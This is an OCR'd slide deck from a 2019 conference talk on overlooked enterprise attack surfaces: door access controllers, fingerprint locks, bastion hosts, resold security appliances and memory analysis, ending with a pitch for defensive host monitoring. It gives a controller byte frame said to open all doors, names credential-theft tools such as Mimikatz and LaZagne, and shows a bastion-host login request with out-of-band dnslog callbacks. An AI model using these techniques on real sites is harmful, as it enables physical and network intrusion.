企业安全攻与防之看不到的上帝视角


HackPanda | 青藤云安全·安全分析师

目录

- 不同视角下的安全
- 边界在哪里
- 威胁场景多样化
- 安全设备本身的风险

不同视角下的安全


甲方SRC	预算	授权范围	审核定级	修复感谢
乙方安服	业务梳理	覆盖测试	修复复测	验收总结
黑产	探测	0Day	维持权限	收工



边界在哪里？

- 企业网站
- WiFi
- IoT/智能硬件
- 门禁系统
- 安全设备

威胁场景多样化




tieba.baidu.com/p/5768817271

麻烦看下有效期？如何修改，谢谢！

只看楼主 收藏 回复

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF .....i.....
8扇区：
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

FIT 2019



Session Edit View Monitoring Window Help

[06/07/2017 13:54:09] - Written data

ff 01 02 0e 01 00 ÿ.....

ff为开始标志 01为控制器地址 02类似操作码 0e为遥控开门 01为该控制器下的第一门 00为结束标志


其中0e位开门，0f为关门


批量开门则遍历所有控制器地址，生产目前为00-1a，将门编号改为ff。
如开第一个控制器下所有门为
ff 00 02 0e ff 00
其转成电平信号为
11111111 00000000 00000010 00001110 11111111 00000000
可在任意控制器电路上发送如上差分信号即可打开所有的门。

RF

访客需要前台开门

上下班高峰期需要常开 - > 无线遥控开门






出口

指纹门禁

攻击面

光学识别 指纹膜


USB、Serial、TCP/IP


协议分析

Packet	Bytes
Header	4
Size	2
Command id	2
Checksum	2
Session id	2

指纹门禁

```
(py)            wangxiaozhe$ python        .py
-----BEGIN-----
CommKey:
Firmware version: Ver 6.60 Apr 27 2017
Serial: A
{'ip': u'              7', 'mask': u'255.255.255.0', 'gateway': u'              '}
-----UNLOCKING THE DOOR-----
True
```


Finalpd.ps1
Invoke-Mimikatz
ScreenShot
Get Files
Get Computer Information
Getpass.ps1
Windows Password
Report.zip
LaZagne
Sysadmin
Browsers
Git
Mails
WiFi
SVN


360安全浏览器 7.1
https://[redacted].21.235/frontpage.shtml
安全支撑平台
欢迎您：admin 当前日期： 2015-09-11 帮助下载 帐户设置
菜单
常用模块
账号管理
授权管理
资源管理
资源组管理
资源授权
角色组管理
密码计划
角色授权
资源访问
文件管理
一级分类
密码测试
二级分类
认证管理
审计管理
系统管理
主账号管理
资源管理
资源访问
授权管理 >> 资源访问
资源名：
IP：
查 询
根节点
资源名称
IP地址
缺省从账号
服务访问
字符访问:
图形访问:
Page 1 of 45
显示 1
当前系统版本：FFCS-[redacted]
版权所有©[redacted]
https://[redacted].21.235/deviceaccessmain.shtml

安全设备

盒子产业相对集中

通常处于网络边界

“网络连通性”好

某开源堡垒机漏洞

FIT 2019

```
}else if($_GET['controller']==          ){
```

Burp Suite Professional v1.7.30 -

Burp Intruder Repeater Window Help

Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts | NoPE Proxy

Target | Proxy | Spider | Scanner | Intruder | Repeater

1 × 2 × ...

Go | Cancel | < | > | Target: https:/

Request

Raw | Params | Headers | Hex

```
POST /adm                                                    HTTP/1.1
Host:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,i
mage/apng,*/*;q=0.8
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e2c6a702d7966b7688c4046a3b470b8a
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

username=admin&password=2
```

? < + > Type a search term 0 matches

Response

Raw | Headers

```
HTTP/1.1 200 OK
Server: nginx/1.
Date: Fri, 28 Se
Content-Type: te
Connection: clos
Cache-Control: n
must-revalidate
Content-Length:

{"result":0,"msg
match!","data":{
:"S          7",
```

? < +

Done

#	host
929	f .q.test.dnslog.date.
930	f .q.test.dnslog.date.
931	f .q.test.dnslog.date.
932	f .q.test.dnslog.date.

商业产品的安全性？

安全产品也是产品

内部测试有一定的局限性

除了WEB以外的攻击面

商业产品的安全性-产品手册

修改系统默认用户 webadmin、webaudit 和 weboper 的信息时，只能修改其登录密码、邮件地址和许可登录

◆ **删除用户**

在用户列表中，

确认后即可将所选的

不允许删除系

安全审计员登录

安全审计员只负责对系统管理员和安全管理员的操作日志进行查看和管理，还负责管理安全审计员类型的账号。

安全审计员可以使用内置的 auditor 账号登录界面，如下图所示。

综合排序 信用优先 区域 筛选

上网行为管理器 防火墙

¥200 3人想要

河北 芝麻信用 | 极好

安全网关防火墙

¥239.20 6人想要

北京

¥99 13人想要

广东 芝麻信用 | 优秀

包邮

防火墙 型号

¥320 14人想要

河北 芝麻信用 | 优秀

下

全

综合排序 信用优先 区域 筛选

全新

防火墙

¥1 1人想要

江苏 芝麻信用 | 极好

全新

下一代防火墙四光四电

¥6000

江苏 芝麻信用 | 极好

防火墙

¥200 16人想要

广西 芝麻信用 | 极好

包邮


防火墙

¥200

浙江 芝麻信用 | 良好


¥500


网络入侵检测系统，低价处理 网络入侵检测系统，卖出不退，低价处理



超赞 留言 收藏

我想要


2GB
Industrial
Extreme
120 MB/s
32 GB
UDMA 7




SanDisk
Extreme
120 MB/s
32 GB
UDMA 7

商业产品的安全性-硬盘加密

无加密可以直接读取硬盘

加密的可以考虑P2V

分析内存

```
ghjk:~ wangxiaozhe$ python                    -h
usage:                [-h] [--vmem VMEM_PATH] [--target TARGET_IP]
                      [--port PORT] [--username USERNAME]

Find Vmem

optional arguments:
  -h, --help            show this help message and exit
  --vmem VMEM_PATH
  --target TARGET_IP
  --port PORT
  --username USERNAME
ghjk:~ wangxiaozhe$
```

研究转化“上帝模式”


```
bogon:~                  python        .py --help
usage:        .py [-h] [--ip IP] [--port PORT] [--device DEVICE]
                                                | [--type TYPE]

Get          Password

optional arguments:
  -h, --help        show this help message and exit
  --ip IP           IP Address
  --port PORT
  --device DEVICE
                    |
                    :
  --type TYPE
```

防守方的“上帝视角”


随着互联网 + 时代的来临，业务变得越来越开放和复杂，固定的防御边界已经不复存在，而黑客的手段却越来越多样化。



防守方的“上帝视角”- 主机安全全面感知

主机安全的感知维度应该精准到具体到特定服务器文件的变化、账号的变动、进程创建.....

颗粒度检测从资产的收集、安全的分析、入侵实时检测、一些任务的下发、大数据日志分析等角度展开。



Q&A

FREEBUF | FIT

THANKS